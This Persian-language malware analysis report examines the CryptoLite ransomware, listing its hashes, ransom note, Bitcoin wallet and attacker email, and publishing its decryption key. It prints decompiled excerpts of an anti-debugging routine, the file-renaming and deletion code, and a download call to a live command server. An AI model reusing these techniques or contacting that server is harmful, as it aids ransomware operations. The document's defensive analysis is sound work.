باسمه تعالی

تحلیل فنی باج افزار CryptoLite

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نـام CryptoLite خبـر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اوایل ماه ژوئیه سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. این باج‌افزار از الگوریتم رمزنگـاری AES برای رمزگذاری فایل‌ها استفاده می‌کند و پـس از رمزگـذاری، پسـوند آن‌هـا را بـه .encrypted تغییـر می‌دهد اما طبق بررسی‌های صورت گرفته بر روی این باج‌افزار در حال حاضر قادر به رمزگـذاری فایـل‌هـا نمی‌باشد که احتمال می‌دهیم این در حال توسعه باشد. باج‌افـزار CryptoLite هماننـد اکثـر بـاج‌افزارهـا، از قربانیان تقاضای بیت‌کوین می‌کند امـا خوشـبختانه نیـازی بـه پرداخـت مبلـغ بـاج نمـی‌باشـد، زیـرا طبـق بررسی‌هایی که بر روی کدمنبع باج‌افزار داشتیم موفق به کشف کلید رمزگشایی فایل‌ها شدیم که در ادامه به مقدار آن اشاره نموده‌ایم.

مشخصات فایل اجرایی :


نام فایل	CryptoLite.exe
MD۵	٦٢e٣٤٦٦٣a٤٢٤c٣٧٩١٣٤b٢٩٢٣١٩٥eb٠af
SHA-١	٩٠١f٣٨d٩٧٩٥٦b٣cd٨dc٦٢٢f٢٢١e٣٤٠٣٩fd٦d٣٧b٣
SHA-٢٥٦	b٤f٠٣cb٨d٨٤٤d٩cc٣dc٠١٦٥١c١٣f٣٧٤٣٦٨٣٥c١١٦٩٤٩٠٤٢٨٥١٣٣fd٤١٥٨٥db٠٨c٣
اندازه فایل	٢٧٢.٥ KB
کامپایلر	VC٨ -> Microsoft Corporation

فایل اجرایی این باج افزار دارای پنج بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.٤١	٤٠٩٦	٣٥١٥٣	٣٥٣٢٨
.rdata	٤.٩٢	٤٠٩٦٠	١٦٠٣٠	١٦٣٨٤
.data	٤.٣	٥٧٣٤٤	٢٩٤٨	١٠٢٤
.rsrc	٤.٤٧	٦١٤٤٠	٢٢٢٢٩٦	٢٢٢٧٢٠
.reloc	٦.٣٧	٢٨٦٧٢٠	٢٣٦٤	٢٥٦٠

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار CryptoLite، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا با سرور کنترل و فرمان خود جهت دریافت کلید ارتباط برقرار می‌کند و طبق مشاهدات انجام شده و اجرای آن بر روی سیستم‌های مختلف شاهد این بودیم که پیغام باج‌خواهی این باج‌افزار به نمایش در می‌آید اما در حال حاضر قادر به رمزگذاری فایل‌ها نمی‌باشد که احتمال می‌دهیم این باج‌افزار در حال توسعه باشد. تصویر زیر پیغام باج‌خواهی باج افزار CryptoLite را نشان می‌دهد.



بر اساس پیغام باج‌خواهی مهاجمین اعلام نموده‌اند که فایل‌ها را رمزگذاری نموده‌اند و تنها راه رمزگشایی آن‌ها استفاده از یک کلید رمزگشایی می‌باشد، که برای خرید آن قربانیان بایستی مبلغ ۰.۵ بیت کوین را به آدرس کیف پول بیت‌کوین ۱aa٥cmqmvQq٨YQTEqcTmW٧dfBNuFwgdCD ارسال نمایند. پس از پرداخت مبلغ مورد نظر مهاجمین اعلام نموده‌اند که قربانیان یک ایمیل به شکل زیر برای آن‌ها ارسال نمایند:

{MAC-ADDRESS_EMAIL}_pwned@gmail.com


در ادامه مهاجمین اعلام نموده‌اند که در صورت تایید پرداخت مبلغ باج، کلید رمزگشایی را ارسال خواهند نمود. طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تاکنون تعداد ۳۹۱۵۹ تراکنش برابر با ۵۰.۹۴۲۰۱۰۴۸ BTC داشته است که بعید می‌رسد تمام این تراکنش‌ها مربوط به این باج‌افزار باشد.




خوشبختانه طبق بررسی‌هایی که انجام دادیم موفق به یافتن کلید رمزگشایی در کدمنبع باج‌افزار شدیم و قربانیان مجبور به پرداخت مبلغ باج‌خواهی نیستند، آن‌ها می‌توانند با وارد نمودن کلید زیر به راحتی فایل‌های خود را رمزگشایی نمایند :

GuBlZEpxPFqDAtjNh Vc TmKs Ely 9Mrfw 2UYvn 3ei 5HTgaO 1dCbz AQXLJk 0RVoW


تصویر زیر مربوط به تست کلید رمزگشایی و موفقیت‌آمیز بودن آن جهت رمزگشایی فایل‌ها می‌باشد :



تصویر زیر مربوط به آیکون فایل اجرایی باج‌افزار می‌باشد که تصویر یک قفل می‌باشد :



طبق مشاهدات انجام شده، باج‌افزار پس از اجرا یک فایل در مسیر C:\ProgramData ایجاد می‌کند که در تصویر زیر قابل مشاهده می‌باشد :




بررسی‌ها نشان می‌دهد که هنگام اجرای باج‌افزار CryptoLite به طور میانگین از ۵ درصد ظرفیت CPU، و ۱۵ درصد ظرفیت حافظه (RAM) استفاده می‌گردد و به نظر می‌رسد علت پایین بودن عدد مربوط به ظرفیت CPU به دلیل عدم رمزگذاری فایل‌ها می‌باشد.

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار CryptoLite به نتایج زیر دست پیدا کردیم.

قطعه کد زیر مربوط به استفاده از روش‌های مختلف ضد دیس‌اسمبل جهت جلوگیری از بررسی و تحلیل‌های بیشتر توسط محققین می‌باشد :



تابع IsDebuggerPresent() که از توابع کتابخانه Kernel۳۲ می‌باشد برای جلوگیری از اجرای باج‌افزار در محیط‌های دیباگر استفاده می‌شود تا در هنگام تحلیل با ایجاد خطا در دیباگرها مانع فعالیت گردد. قطعه کد زیر مربوط به این فرایند می‌باشد :



در قطعه کد زیر با استفاده از تابع IsDebuggerPresent() اقدام به بررسی محیط دیباگر می‌کند. اگر نتیجه به دست آمده مثبت باشد (یعنی محیط اجرا دیباگر باشد)، با استفاده از تابع SetUnhandledExceptionFilter() باعث ایجاد خطا می‌شود و از ادامه‌ی فعالیت جلوگیری می‌نماید.

```
.text:00408DD1                  mov     [ebp+var_268], cs
.text:00408DD8                  mov     [ebp+var_28C], ds
.text:00408DDF                  mov     [ebp+var_290], es
.text:00408DE6                  mov     [ebp+var_294], fs
.text:00408DED                  mov     [ebp+var_298], gs
.text:00408DF4                  pushf
.text:00408DF5                  pop     [ebp+var_264]
.text:00408DFB                  mov     eax, [ebp+4]
.text:00408DFE                  mov     [ebp+var_26C], eax
.text:00408E04                  lea     eax, [ebp+4]
.text:00408E07                  mov     [ebp+var_260], eax
.text:00408E0D                  mov     [ebp+Dst], 10001h
.text:00408E17                  mov     eax, [eax-4]
.text:00408E1A                  push    50h             ; Size
.text:00408E1C                  mov     [ebp+var_270], eax
.text:00408E22                  lea     eax, [ebp+var_58]
.text:00408E25                  push    0               ; Val
.text:00408E27                  push    eax             ; Dst
.text:00408E28                  call    memset
.text:00408E2D                  mov     eax, [ebp+4]
.text:00408E30                  add     esp, 0Ch
.text:00408E33                  mov     [ebp+var_58], 40000015h
.text:00408E3A                  mov     [ebp+var_54], 1
.text:00408E41                  mov     [ebp+var_4C], eax
.text:00408E44                  call    ds:IsDebuggerPresent
.text:00408E4A                  push    0               ; lpTopLevelExceptionFilter
.text:00408E4C                  lea     ebx, [eax-1]
.text:00408E4F                  neg     ebx
.text:00408E51                  lea     eax, [ebp+var_58]
.text:00408E54                  mov     [ebp+ExceptionInfo.ExceptionRecord], eax
.text:00408E57                  lea     eax, [ebp+Dst]
.text:00408E5D                  sbb     bl, bl
.text:00408E5F                  mov     [ebp+ExceptionInfo.ContextRecord], eax
.text:00408E62                  inc     bl
.text:00408E64                  call    ds:SetUnhandledExceptionFilter
.text:00408E6A                  lea     eax, [ebp+ExceptionInfo]
.text:00408E6D                  push    eax             ; ExceptionInfo
.text:00408E6E                  call    ds:UnhandledExceptionFilter
.text:00408E74                  test    eax, eax
.text:00408E76                  jnz     short loc_408E84
.text:00408E78                  test    bl, bl
.text:00408E7A                  jnz     short loc_408E84
.text:00408E7C                  push    3
.text:00408E7E                  call    sub_408F50
.text:00408E83                  pop     ecx
.text:00408E84
.text:00408E84 loc_408E84:                              ; CODE XREF: sub_408D6D+109↑j
.text:00408E84                                          ; sub_408D6D+10D↑j
.text:00408E84                  pop     ebx
.text:00408E85                  mov     esp, ebp
.text:00408E87                  pop     ebp
.text:00408E88                  retn
.text:00408E88 sub_408D6D       endp
```

قطعه کد زیر مربوط به پیغام باج‌خواهی باج‌افزار در کدمنبع آن می‌باشد:

```
.rdata:0040A550                 unicode 0, <ALL YOUR FILES HAVE BEEN ENCRYPTED!!!>,0
.rdata:0040A59C                 align 10h
.rdata:0040A5A0 aThereSNoWayToD:                        ; DATA XREF: .text:00402C66↑o
.rdata:0040A5A0                 unicode 0, <There>
.rdata:0040A5A0                 dw 27h
.rdata:0040A5A0                 unicode 0, <s no way to decrypt these files without the decryption ke>
.rdata:0040A5A0                 unicode 0, <y.>,0
.rdata:0040A624                 align 8
.rdata:0040A628 aToRetrieveTheD:                        ; DATA XREF: .text:00402C82↑o
.rdata:0040A628                 unicode 0, <To retrieve the deceryption key a payment of 0.5 BC will >
.rdata:0040A628                 unicode 0, <need to be paid.>,0
.rdata:0040A6BC unk_40A6BC      db    0                 ; DATA XREF: .text:00402BBB↑o
.rdata:0040A6BC                                         ; .text:00402C9E↑o ...
.rdata:0040A6BD                 db    0
.rdata:0040A6BE                 db    0
.rdata:0040A6BF                 db    0
.rdata:0040A6C0 aInstructions:                          ; DATA XREF: .text:00402CBA↑o
.rdata:0040A6C0                 unicode 0, <INSTRUCTIONS:>,0
.rdata:0040A6DC                 align 10h
.rdata:0040A6E0 aPurchaseTheBit:                        ; DATA XREF: .text:00402CF2↑o
.rdata:0040A6E0                 unicode 0, <*Purchase the bitcoins from https://localbitcoins.com/.>,0
.rdata:0040A750 aTransferTheBit:                        ; DATA XREF: .text:00402D0E↑o
.rdata:0040A750                 unicode 0, <*Transfer the bitcoins to a https://blockchain.info/ Wall>
.rdata:0040A750                 unicode 0, <et.>,0
.rdata:0040A7CA                 align 10h
.rdata:0040A7D0 aFromHttpsBlock:                        ; DATA XREF: .text:00402D2A↑o
.rdata:0040A7D0                 unicode 0, <*From https://blockchain.info/ transfer the bitcoins to t>
.rdata:0040A7D0                 unicode 0, <he below address.>,0
.rdata:0040A866                 align 4
.rdata:0040A868 aAddAMessageToT:                        ; DATA XREF: .text:00402D46↑o
.rdata:0040A868                 unicode 0, <*Add a message to the transaction with the following form>
.rdata:0040A868                 unicode 0, <at:>,0
.rdata:0040A8E2                 align 8
.rdata:0040A8E8 aMacAddress_ema:                        ; DATA XREF: .text:00402D62↑o
.rdata:0040A8E8                 unicode 0, <{MAC-ADDRESS_EMAIL} >
.rdata:0040A8E8                 dw 3Ch
.rdata:0040A8E8                 unicode 0, <- ENSURE THIS IS CORRECT>,0
.rdata:0040A944 aExample:                               ; DATA XREF: .text:00402D7E↑o
.rdata:0040A944                 unicode 0, <Example:>,0
.rdata:0040A956                 align 4
.rdata:0040A958 a00A0C914C829_p:                        ; DATA XREF: .text:00402D9A↑o
.rdata:0040A958                 unicode 0, <00:A0:C9:14:C8:29_pwned@gmail.com>,0
.rdata:0040A99C                 align 10h
.rdata:0040A9A0 aFollowingPayme:                        ; DATA XREF: .text:00402DD2↑o
.rdata:0040A9A0                 unicode 0, <Following payment the key will be emailed to you after co>
.rdata:0040A9A0                 unicode 0, <nfimation.>,0
.rdata:0040AA28 aIfYouMessUpYou:                        ; DATA XREF: .text:00402E0A↑o
.rdata:0040AA28                 unicode 0, <IF YOU MESS UP YOUR MESSAGE FROMAT, YOU WILL NOT RECEIVE >
.rdata:0040AA28                 unicode 0, <THE KEY!>,0
.rdata:0040AAAC aBitcoinAddress:                        ; DATA XREF: .text:00402EBB↑o
.rdata:0040AAAC                 unicode 0, <BitCoin Address:>,0
.rdata:0040AACE                 align 10h
.rdata:0040AAD0 aDecryptionKey:                         ; DATA XREF: .text:00402ED0↑o
```

قطعه کد زیر مربوط به نمایش در آمدن پنجره پیغام باج‌خواهی می‌باشد :

Honest_CryptoLite (2).c

```
1175      MessageBoxW(0, L"Window class creation failed\r\n", L"Window Class Failed", 0x10u);
1176    }
1177    v30 = CreateWindowExW(0, L"Window Class", L"CryptoLite", 0x90080080, 200, 200, 560, 340, 0, 0, hInstance, 0);
1178    v41 = v30;
1179    if ( !v30 )
1180    {
1181      GetLastError();
1182      MessageBoxW(0, L"Window creation failed\r\n", L"Window Creation Failed", 0x10u);
1183      v30 = v41;
1184    }
1185    ShowWindow(v30, nCmdShow);
1186    v39 = 0;
1187    v38 = 0;
1188    Msg.pt.y = 0;
1189    v37 = 0;
1190    v36 = &Msg;
1191    *(_OWORD *)&Msg.hwnd = 0i64;
1192    _mm_storel_epi64((__m128i *)&Msg.time, 0i64);
1193    if ( GetMessageW(v36, (HWND)v37, v38, v39) )
1194    {
1195      do
1196      {
1197        TranslateMessage(&Msg);
1198        DispatchMessageW(&Msg);
1199      }
1200      while ( GetMessageW(&Msg, 0, 0, 0) );
1201    }
1202    if ( v64 >= 0x10 )
1203    {
1204      v31 = v63;
1205      v32 = v64 + 1;
1206      if ( v64 + 1 >= 0x1000 )
1207      {
1208        v31 = (void *)*((_DWORD *)v63 - 1);
1209        v32 = v64 + 36;
1210        if ( (unsigned int)((_BYTE *)v63 - (_BYTE *)v31 - 4) > 0x1F )
1211          invalid_parameter_noinfo_noreturn(v31);
1212      }
1213      v39 = v32;
1214      sub_4084A3(v31);
1215    }
1216    return 0;
```

قطعه کد زیر مربوط به نمایش پیغام موفقیت آمیز بودن رمزگشایی فایل‌ها می‌باشد :

Honest_CryptoLite (2).c

```
1054          if ( v58 )
1055          {
1056            ((void (__stdcall *)(void *, void *))loc_403C40)(v58, v59);
1057            v19 = v58;
1058            v8 = (void *)(24 * ((v60 - (signed int)v58) / 24));
1059            if ( (unsigned int)v8 >= 0x1000 )
1060            {
1061              v19 = (void *)*((_DWORD *)v58 - 1);
1062              v8 = (char *)v8 + 35;
1063              if ( (unsigned int)((_BYTE *)v58 - (_BYTE *)v19 - 4) > 0x1F )
1064                goto LABEL_4;
1065            }
1066            v39 = (signed int)v8;
1067            sub_4084A3(v19);
1068            v58 = 0;
1069            v59 = 0;
1070            v60 = 0;
1071          }
1072          v13 += 6;
1073          phkResult = v13;
1074        }
1075        while ( (HWND)v13 != v41 );
1076      }
1077      v54 = 64424509440i64;
1078      LOBYTE(Memory[0]) = 0;
1079      ((void (__thiscall *)(void **, _DWORD, signed int))loc_401AC0)(Memory, "SuccessfullyDecrypted", 21);
1080      v20 = v54;
1081      if ( (signed int)v54 > 26 )
1082      {
1083        do
1084          v20 /= 2;
1085        while ( v20 > 26 );
1086      }
1087      ((void (__thiscall *)(void **, void **))loc_401310)(&v63, Memory);
1088      ((void (__thiscall *)(void **, void **, signed int))sub_4016E0)(&v63, Memory, 1);
1089      sub_401280((int)Memory, v20);
1090      v61 = 0;
1091      v62 = 7;
1092      LOWORD(v58) = 0;
1093      ((void (__thiscall *)(void **, WCHAR *, unsigned int))loc_403AF0)(&v58, &::Dst, wcslen(&::Dst));
1094      memset(&v48, 0, 0xB0u);
1095      sub_405A30(&v48, (int)&v58, v37, v38, v39);
```

قطعه کد زیر مربوط به اضافه نمودن پسوند encrypted. به انتهای فایل‌ها می‌باشد :

Honest_CryptoLite (2).c

```
1020            if ( v58 != v59 )
1021            {
1022              do
1023              {
1024                for ( i = *(_DWORD *)(v14 + 16); i > 26; i /= 2 )
1025                  ;
1026                ((void (__thiscall *)(void **, int))loc_401310)(&v63, v14);
1027                ((void (__thiscall *)(void **, int, signed int))sub_4016E0)(&v63, v14, 1);
1028                sub_401280(v14, i);
1029                v14 += 24;
1030              }
1031              while ( (void *)v14 != v43 );
1032              v13 = phkResult;
1033            }
1034            v16 = (int)sub_403D60(&v44, v13, (int)L".encrypted");
1035            sub_404910(v16, (int)&v58);
1036            if ( v45 >= 8 )
1037            {
1038              v8 = v44;
1039              v17 = 2 * v45 + 2;
1040              if ( (unsigned int)v17 >= 0x1000 )
1041              {
1042                v8 = (void *)*((_DWORD *)v44 - 1);
1043                v17 = 2 * v45 + 37;
1044                if ( (unsigned int)((_BYTE *)v44 - (_BYTE *)v8 - 4) > 0x1F )
1045                  goto LABEL_4;
1046              }
1047              v39 = v17;
1048              sub_4084A3(v8);
1049            }
1050            v18 = (const WCHAR *)v13;
1051            if ( *((_DWORD *)v13 + 5) >= 8u )
1052              v18 = *(const WCHAR **)v13;
1053            DeleteFileW(v18);
1054            if ( v58 )
1055            {
1056              ((void (__stdcall *)(void *, void *))loc_403C40)(v58, v59);
1057              v19 = v58;
1058              v8 = (void *)(24 * ((v60 - (signed int)v58) / 24));
1059              if ( (unsigned int)v8 >= 0x1000 )
1060              {
1061                v19 = (void *)*((_DWORD *)v58 - 1);
```

همانطور که اشاره نمودیم در ابتدای اجرای باج‌افزار، با سرور کنترل و فرمان خود ارتباط برقرار می‌کند و طی این ارتباط یک کلید دانلود می‌کند که قطعه کد زیر مربوط این فرایند می‌باشد :

Honest_CryptoLite (2).c

```
5551      v39 = a4;
5552      v40 = retaddr;
5553      v38 = -1;
5554      v37 = sub_4098C0;
5555      v36 = a1;
5556      v35 = &v41;
5557      v34 = (unsigned int)&v39 ^ __security_cookie;
5558      v14 = (unsigned int)&v39 ^ __security_cookie;
5559      v4 = a3;
5560      v18 = a3;
5561      sub_403D60(&v28, a2, (int)L"\\key");
5562      v38 = 0;
5563      v5 = (const WCHAR *)&v28;
5564      if ( v33 >= 8 )
5565        v5 = v28;
5566      URLDownloadToFileW(0, L"http://164.132.25.185/key.php", v5, 0, 0);
5567      if ( !sub_404A20(&v28) )
5568        goto LABEL_17;
5569      v6 = sub_4044B0((int)&v19, (int)&v28);
5570      LOBYTE(v38) = 1;
5571      if ( !((*(_DWORD *)(v6 + 4) - *(_DWORD *)v6) / 24) )
5572      {}
5605      sub_4019F0((int)&v22, *(void **)v6);
5606      if ( v19 )
5607      {
